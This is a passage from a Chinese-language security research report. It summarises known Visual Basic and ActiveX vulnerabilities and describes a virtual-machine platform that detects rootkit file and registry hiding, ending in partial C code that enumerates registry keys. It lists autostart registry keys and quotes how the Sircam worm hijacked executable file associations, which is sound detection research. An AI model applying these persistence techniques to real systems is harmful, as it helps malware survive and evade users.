Microsoft 的一些 control 會造成 Memory corruption 的漏洞，尤其是 Chart ActiveX control，因為 Charts ActiveX control 在 Micorsoft Visual Basic 6.0、Visual Studio .NET 2002 SP1 以及 Visual Studio .NET 2003 SP1 存取錯誤的物件並沒有被完全解決，將會導致遠端攻擊者執行任意的程式碼。

在 Microsoft Visual Basic 不同的 ActiveX controls 存在著漏洞，會造成執行某一段程式碼於某個遠端的使用者系統上。遠端的攻擊者可以創造特別的 HTML，當某個遠端的使用者讀取於此，將會造成呼叫一個 ActiveX control 且執行任意的程式碼於此使用者之系統上，會造成問題的 ActiveX control 包含 DataGrid ActiveX control、FlexGrid ActiveX control、Hierarchical FlexGrid ActiveX control、Windows Common ActiveX control 以及 Charts ActiveX control。

Microsoft 的 Charts ActiveX control 容易有 Remote memory corruption 的漏洞，遠端攻擊者可以利用此漏洞來執行在應用程式中任意程式碼，將容易使應用程式或系統陷入危險，甚至可能會有 Denial of Service 的情形發生。

對於 Microsoft 的 Charts ActiveX control 因為 Memory corruption 漏洞而影響的層面很廣，所有會用到 ActiveX control 的軟體皆有可能會有此漏洞，包含 Microsoft Visual Basic 6.0 Runtime Extended Files、Microsoft Visual Studio .NET 2002 SP1、Microsoft Visual Studio .NET 2003 SP1 以及 Microsoft Office 等等這些

著名的軟體，將會因為此漏洞而造成執行某個惡意程式碼，造成系統損壞。

對於此影響層面非常廣大的漏洞，Microsoft 在 2008 年的 12 月，發表了一份更新檔，可以完全修正此漏洞，避免因為此漏洞而造成系統的攻擊。

4.1.38 Microsoft Visual Basic Buffer Overflow (VB.NET)

Mircosoft 的 Visual basic 因為設計不良，而導致可能產生 Buffer overflow 的漏洞，此漏洞主要是因為在執行 dsr 檔時，因為其應用程式未能有效的驗證使用者輸入之值，便將其複製到緩衝區，造成了 Buffer overflow。

當 Microsoft Visual Basic 使用 MSDE.dll 對 dsr 檔案做邊界檢查，將會因為 MSDE.dll 未能有效的驗證 ConnectionName 與 CommandName 之值，而造成 Buffer overflow。

當應用程式未能有效的驗證輸入之值，當系統將此值複製到緩衝區時，會因為輸入值大於緩衝區的設定空間，而造成 Buffer overflow，攻擊者能以此 Buffer overflow 來執行任意程式碼，甚至造成系統 Denial of Service。

因為為 Microsoft 的 Visual basic 設計不良，所以影響主要是 Microsoft Visual Basic 此軟體，因為 MSDE.dll 未能有效驗證 dsr 檔案內兩個變數之值。

在 Visual basic 的此漏洞於 2008 年 1 月發布，至今 Microsoft 未提供任何更新檔來修正此漏洞，故只能針對 Microsoft Visual Basic 之使用者，不要任意打開任何不信任之 dsr 檔案。

4.1.39 Microsoft Visual Basic T-SQL Object Buffer Overflow (VB.NET)

在 Microsoft 的 Visual basic T-SQL object(vbsdicli.exe)上，因為對於底層架構的設計不良，而可能在程式中產生 Buffer overflow 此種漏洞，若攻擊者針對此漏洞攻擊，會導致攻擊者可執行任意程式。

Microsoft Visual Basic 的 T-SQL debugger object 與擁有一個未驗證之緩衝區的 Visual Basic 6.0 Enterprise Edition 一起傳送，此 object 的 method 會在緩衝區儲存參數，而此 object 可被遠端存取，如果此 object 被某個程式引用，而此程式在此參數中有惡意資料或過長的資料,將可能導致此 object 在主機端不能使用，甚至利用此 Buffer overflow 來執行任意程式碼。

這是 VB 的一個 object 與 Visual Basic 6.0 Enterprise Edition 一起傳送造成的 Buffer overflow，而安裝 VB 時此 object 被設為預設安裝，故容易發生於一般使用者。

此漏洞因為 Visual basic 的 T-SQL object(vbsdicli.exe)設計不良,故對於 Visual basic 為主要之影響。

針對此漏洞之解決方法，因為此漏洞於 2003 年 6 月發布，Microsoft 提供了更新檔，當使用者安裝此更新檔，便可避免此漏洞。

4.2 研究架構及方法

此章節將介紹今年度的計畫研究架構以及實作部分，本計劃可分為事後的惡意程式行為分析與事前的原始碼靜態分析兩部分介紹。第一部分以惡意程式分析平台之研究架構介紹，第二部分以原始碼漏洞分析之研究架構介紹。

A. 惡意程式分析平台

由以上的介紹可知，Rootkit 對現今的惡意程式偵測技術造成根本上的困難，因此大多數的現有偵測方式為，比惡意程式更早侵入可能被侵入的地方，在之後 Rootkit 試圖更改這些地方時發出警告。這種作法在偵測已知 Rootkit 的手法上十分有效，但資安鑑識人員往往面對的是未知的惡意程式與 Rootkit 手法，因此此種偵測方式並不十分適合。此外，由於這種作法十分具有侵入性，因此也常被其他偵測軟體誤判成惡意程式，用以作為鑑識用途將降低其準確性。

Rootkit 的根本目的在於隱藏自身，企圖讓使用者無法發覺其存在進而延長其存活壽命。因此無論 Rootkit 採取什麼樣的技術，其根本目的在於造成系統內部使用者對某資訊的認知，與真實的系統狀況造成差異。此外，儘管正常的偵測程式會修改某些重要的系統部件,但這種隱藏行為並不常見於這種偵測程式。因此我們認為這種行為十分適合作為鑑識時的判斷依據。


要找出這種「由系統內部觀點取得的資訊，與真實系統狀況不一致」的行為,最重要的一點為如何從系統外部去了解真實的系統狀況。為了達成這一點，我們認為透過將系統虛擬化，以虛擬機器的觀點是最有希望的解決手法。透過

在虛擬機器內執行目標程式有以下幾點好處：首先，目標程式與真實機器有較好的隔離性，不至於在分析時令惡意程式入侵至真實系統，降低分析準確性甚至對系統造成破壞。其次，由於虛擬機器對外部的真實系統來說只是單一的程序，其 CPU、記憶體與硬碟狀態都十分容易取得並進行分析。

由於使用虛擬機器來分析惡意程式的有效性極高，因此這種手法成為分析人員常用的技術之一，也因此有惡意程式開始會對其所在的執行環境進行檢查，確定並不是在虛擬環境下後才執行自身的惡意行為。對於這一點我們分析如下：首先，使用虛擬技術來分析惡意程式乃當今最重要的技術之一，儘管有部份惡意程式開始進行虛擬環境的偵測，鑑識人員也不應立即放棄此種有效的分析手法。其次惡意程式在進行虛擬環境的偵測時，往往只做非常簡單的特徵比對，由於虛擬軟體的多樣性，這種作法讓以往讓偵測軟體失效的「特徵碼不足」問題，從偵測軟體開發人員移至惡意程式作者身上，提高惡意程式的寫作難度。最後，由於我們可以完全掌握虛擬出的環境，因此要改變虛擬環境的特徵以躲避惡意程式的偵測非常容易。在今年的研究中，我們將先專注於使用虛擬環境的分析偵測技術開發，對於以上所提問題我們將預計於未來再進行更深入的研究。

使用以上的觀點進行研究，所需進行的分析流程大致可以下圖表示。透過下圖所示的流程若能發現某項資訊的不一致，則可判定為某種匿蹤行為。

圖表 4-45 惡意軟體程式分析平台概念圖




要從系統內部搜集某項資訊的方式較為直接，只需要模仿一般的使用者層級應用程式來向系統發出查詢即可。此處查詢的方式應儘可能貼近越上層的應用程式，因為 Rootkit 的最主要目的即為攔截這些查詢並假造變更查詢結果以矇騙使用者，我們希望搜集到的恰好就是這些假的資訊，以期與我們從系統外部解析到的資訊有所不同。

上述方法可找出 Rootkit 的隱藏行為，但仍有許多其他的 Rootkit 行為值得我們注意，例如 Rootkit 不一定會以程序的方式執行，有時 Rootkit 可能修改啟動磁區 MBR，或是以驅動程式方式掛載至系統內部。這些行為的共同模式為對系統內部的資料結構進行修改，以在 Windows 作業系統中掛載入核心的驅動程式為例，都必須要向系統註冊對應的 _DRIVER_OBJECT 以及 _DRIVER_EXTENSION 資料結構，因此若能找出目標執行後記憶體中多出的這些資料結構，便有助於 Rootkit 行為的判定。

要能判定這些行為，我們認為較準確的方式為，分析比較目標執行前與執行後的系統記憶體狀態，以找出前後的差異。此處對系統狀態的判讀，若從系

統內部進行，則有可能受到 Rootkit 行為的干擾導致找不出變動的地方，因此一樣必須從系統外部進行解析。整體流程如下圖：



其中一困難點在於如何從虛擬機器外部解析出真實的資訊。從機器外部看到的資訊，缺乏系統內部對資料進行解析的抽象意義，例如從外部觀察該虛擬機器的磁碟映像檔，所看到不是檔案與目錄結構，而是一塊塊磁區的資料。同理，由外部觀察虛擬機器的記憶體狀態，也無法看到程序的虛擬位址空間，而是一大塊的物理層記憶體。

要從記憶體中取出有用的資訊，其中一項有力的技術為，辨認記憶體中的資料結構。在 Windows 核心中，各種資料皆以 Kernel Object 的方式存在，並在不同的函式或部件中傳遞，以執行緒為例，要讓 Windows 在進行 Context Switch 時分配時間給某一執行緒，則該執行緒必須要有一_ETHREAD 的資料結構在等候 Context Switch 的連結串列中，而這個資料結構中的許多欄位，其值可能永遠為常數或固定範圍，因此我們可以透過這特徵辨識出這些資料結構，以得到最精確的狀態資訊。

4.2.1 檔案隱藏


由於使用者無法從現有的工作管理員，清楚地知道這些檔案被開啟，所以我們預期掃瞄出所有正被開啟的檔案名稱，並以前後比對的方列出差異點。如同之前所敘，為了得到記憶體的資訊，我們同樣利用虛擬機器來實做。首先，一樣得到兩個不同時間點的記憶體資訊，利用記憶體分析的方式，找出已開啟的檔案名稱，並且找出對應的程序識別(process ID)。對時間先後順序做比較，列出在執行目標程式後所開啟的檔案名稱。雖然有可能會列出跟目標程式不同的執行程序所開啟的檔案，不過我們仍保留這些資訊，以便往後的分析。

找出被隱藏的檔案，Guest OS 執行可疑程式時，遇到要修改檔案時，在 Host OS 透過 QEMU 把要修該檔案的磁區號碼記錄下來，利用 TSK Library 查詢硬碟映像檔的 File Allocation Table 找出存在該磁區的檔案名稱及檔案路徑，再去 Guest OS 利用 Win 32 API 查詢是否有該檔案的存在，若沒有，則表示該檔案被隱藏。

ADS 的掃描於資訊安全領域上是絕對必要的，其利用簡便、不廣為人知的特性，讓其成為惡意程式下手的重要目標之一。本系統對 ADS 的分析掃描，在受檢測檔案運行前，於時間點 t0 於 Host OS 端利用 TSK(The Sleuth Kit)將 guest OS(Windows XP)其虛擬磁碟中所有包含 ADS 的檔案列出並紀錄，接著運行該受檢測檔案後，於時間點 t1 再次重複上述動作，若時間點 t0 與 t1 的 ADS 檔案列表有所差異，則該受檢測檔案可能存在產生新檔案並企圖利用 ADS 的特色將自

身相關檔案隱藏之行為。

圖表 4-47　檔案隱藏偵測流程



4.2.2 登錄機碼隱藏

惡意程式為了讓自己在系統重開機後仍然能夠運作，必須修改系統某些能指定開機啟動程式的地方，甚至為了比防護軟體獲得更早啟動的權利，會把自己註冊成驅動程式或系統服務。要達成這些目的，系統登錄檔往往是惡意程式必須進行更動之處。除了 98 年度中本系統掃描的啟動項外，將擴大分析範圍，新增以下的掃描項目：

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServicesEx
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServicesEx
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServicesOnce
USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
USER\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce
USER\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices
USER\SOFTWARE\Microsoft\Windows\CurrentVersion\RunEX
USER\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnceEX
USER\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServicesEx
USER\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServicesOnce

以上項目皆為登錄檔中控制作業系統啟動時所要自動啟動的程式或服務等，差異僅在於HKLM為全域性之設定而HKCU、USER為針對各個使用者之設定。

Windows 對檔案副檔名的關聯動作亦紀錄於登錄檔中，當使用者雙擊檔案時，會以該檔案關聯的程式來嘗試開啟該目標檔案，因此惡意程式亦會透過修改登錄檔的關聯項目以獲得自身被執行的機會，2001 年的 W32.Sircam 蠕蟲即為最早使用此種手法的惡意程式之一，Sircam將主體放置於C:\recycled\sirc32.exe，接著修改 HKEY_CLASSES_ROOT\exefile\shell\open\command 為 C:\recycled\sirc32.exe "%1" %*，當使用者雙擊系統中之.exe 可執行檔時，根據修

改後的機碼系統會將使用者點擊之檔案當作 sirc32.exe 惡意程式之命令列參數並執行 sirc32.exe 而非使用者所預期的原可執行檔。因此，除啟動項外，我們也將針對檔案關聯的登錄檔項目進行分析檢測，以下項目分別設定.exe、.ini、.com、.txt、.bat、.inf 等副檔名之檔案其關聯程式：


CLASSES_ROOT\exefile\shell\open\command
CLASSES_ROOT\inifile\shell\open\command
CLASSES_ROOT\comfile\shell\open\command
CLASSES_ROOT\txtfile\shell\open\command
CLASSES_ROOT\batfile\shell\open\command
CLASSES_ROOT\inffile\shell\open\command

本系統將在執行受檢測檔案執行前後兩個時間點，於 host OS 端透過 hivetool 直接從虛擬硬碟上存放系統登錄檔之檔案進行解析，觀察是否執行前後有產生新的機碼值，並於執行後的同一時間點 guest OS 內部透過 Win32 API 列舉上述之登錄檔項目，並與 host OS 端之紀錄比對，若存在機碼項目只於 host OS 端的紀錄可見，則該受檢測檔案可能為惡意程式，試圖隱藏部份登錄檔以隱蔽其行為。


本項技術主要採用虛擬機器內外比對之不同，找出惡意程式是否有隱藏登錄檔之行為。由於惡意程式多會修改登錄檔以常駐在系統內部。為了避免被發現，又會去竄改登錄檔案的相關系統函式，讓其修改不易發現。而這項修改勢必要寫入到硬碟內才會在下次啟動時被系統載入至記憶體。藉著這項發現，我們可以知道硬碟上的登錄檔案內容與在系統內部查詢的資料會不一致。所以，本系統實作出同時查詢內部與外部的登錄檔資訊，來比對檢查是否差異之處。內部是直接透過系統函式查詢，該系統函式可能受到竄改而提供不真實的資訊。外

部則是透過檔案系統來查看，可以得到真正該系統的登錄檔資訊。本系統架構將會包含一個虛擬機器，並且整合了登錄檔案套件 hivetool。取出兩個登錄檔案資訊之後，如果不相同則代表該惡意程式有企圖隱藏登錄檔之行為，反之亦然。

圖表 4-48 登錄檔內外比對架構圖



圖表 4-49 偵測登錄檔隱蔽式修改之流程圖




(a) VM 內部取 Reg info. [WinReg.exe]

本節將針對內部登錄檔資訊截取做介紹。首先會簡介其運作的概念原理，並且加上流程說明。最後有程式碼的說明註解。

為了找出被隱藏起來的機碼，需要有個能比較的對象，當從內外對照發現有不同時，就代表有一邊有東西看不到，這樣就可以知道哪些機碼是被隱藏的。因此從 VM 內部取得登錄檔的資訊時，採取直接透過 Windows API 來取得資訊，不用其他特別的方式來試圖找出隱藏的機碼，只要列出想要取得的機碼資訊就可以了。要取得的機碼包括開機啟動項及一些常見的檔案關聯等。

透過執行 WinReg.exe 這隻程式，來列出特定機碼位置下有哪些資料，該程式是使用 Windows API 所寫成，因此有可能會因為被 hook 而看不到被隱藏起來的機碼，但那正是我們的目的。藉由 WinReg 這隻程式將所有想觀察的機碼全部列出來，接著將這些結果存下來，這就是從 VM 內部取得的登錄檔資料。

圖表 4-50 取得內部登錄檔資訊之流程圖



以下為**取得虛擬機器內部登錄檔**資料之完整程式碼：

```
#include <windows.h>
#include <stdio.h>
#include <tchar.h>
#include <string.h>

#define MAX_KEY_LENGTH 255
#define MAX_VALUE_NAME 16383
#define MAX_DATA_LENGTH 32767
#define PRE_DEFINE_KEY_TYPE 5

LPTSTR win2unixPath( LPTSTR path ) // Convert win path to unix-like path, return path buffer pointer
{
	DWORD i, leng;

	leng = _tcslen( path );

	for( i = 0; i < leng; ++i ) {
		if( path[i] == '\\' && path[i+1] != '/')		path[i] = '/';
	}
	return path;
}

LPTSTR slashEscape( LPTSTR key, DWORD initial )
{
	DWORD	i, j;
	DWORD	leng = _tcslen( key );
	TCHAR	tmpKey[MAX_KEY_LENGTH] = {0};

	_tcscpy( tmpKey, key );
	memset( key, 0, MAX_KEY_LENGTH );

	i = 0;
	j = 0;
	while( i < leng ) {
		if( tmpKey[i] == '/' ) {
			key[j] = '\\';
```

```
                        ++j;
                        key[j] = '/';
                }
                else    if( tmpKey[i] == '\\' && initial == 0 ) {
                        key[j] = '\\';
                        ++j;
                        key[j] = '\\';
                }
                else
                        key[j] = tmpKey[i];

                ++i;
                ++j;
        }
        return key;
}

void traverseKey( HKEY hKey, int depth, BOOL recursive , TCHAR* path )
{
        HKEY phKey;
        TCHAR* full=path;
        path += strlen(path);

        TCHAR       subKey[MAX_KEY_LENGTH];             // buffer for subkey name
        DWORD       szName;                                     // size of name string
        TCHAR       className[MAX_PATH] = _T (""); // buffer for class name
        DWORD       szClassName = MAX_PATH;             // size of class string
        DWORD       numSubKeys=0;                               // number of subkeys
        DWORD       lenMaxSubKey;                               // longest subkey size
        DWORD       lenMaxClass;                        // longest class string
        DWORD       numValues;                                  // number of values for
key
        DWORD       lenMaxValue;                        // longest value name
        DWORD       lenMaxValueData;                    // longest value data
        DWORD       szSecurityDescriptor;               // size of security descriptor
        DWORD     type;                                 // data type of subvalue
        BYTE  data[MAX_DATA_LENGTH];                // buffer for data of subvalue
        DWORD     lenMaxData = MAX_DATA_LENGTH;    // data length of subvalue
```

```
    FILETIME ftLastWriteTime;                   // last write time

    DWORD i, j, retCode;

    TCHAR    subValue[MAX_VALUE_NAME];
    DWORD    mxValue = MAX_VALUE_NAME;

    // Get the class name and the value count.
    retCode = RegQueryInfoKey(
        hKey,                                   // key handle
        className,                              // buffer for class name
&szClassName,                   // size of class string
        NULL,                                    // reserved
&numSubKeys,                     // number of subkeys
&lenMaxSubKey,                   // longest subkey size
&lenMaxClass,                   // longest class string
&numValues,                      // number of values for this key
&lenMaxValue,                   // longest value name
&lenMaxValueData,               // longest value data
&szSecurityDescriptor,      // security descriptor
&ftLastWriteTime);              // last write time

     // Enumerate the key values.
    if ( numValues )
    {
        for (i=0, retCode=ERROR_SUCCESS; i < numValues; i++)
        {
            mxValue = MAX_VALUE_NAME;
            subValue[0] = '\0';
            if(  (retCode  =  RegEnumValue(hKey,  i,  subValue,  &mxValue,  NULL,
&type, data, &lenMaxData)) == ERROR_SUCCESS ) {


                _tprintf( _T ("%s/"), full    );
                if( strlen(subValue) == 0 )
                    _tprintf( _T("\\0 "));
                else
                    _tprintf( _T ("%s "), slashEscape(subValue, 0) );
```

```
                    switch( type ) {
                            case REG_SZ:
                            case REG_LINK:
                            case REG_EXPAND_SZ:

                                    _tprintf( _T ("%s\n"), (LPTSTR)data );

                                    break;
                            case REG_DWORD:
                            default:
                                    for( j = 0; j < lenMaxData; ++j )
                                        _tprintf( _T ("%02x"), (DWORD)data[j] );
                                    _tprintf( _T ("[%d]\n") , lenMaxData );
                                    break;
                    }
                    memset( data, 0, MAX_DATA_LENGTH );
                    lenMaxData = MAX_DATA_LENGTH;
                }
            }

        }

        // Enumerate the subkeys, until RegEnumKeyEx fails.
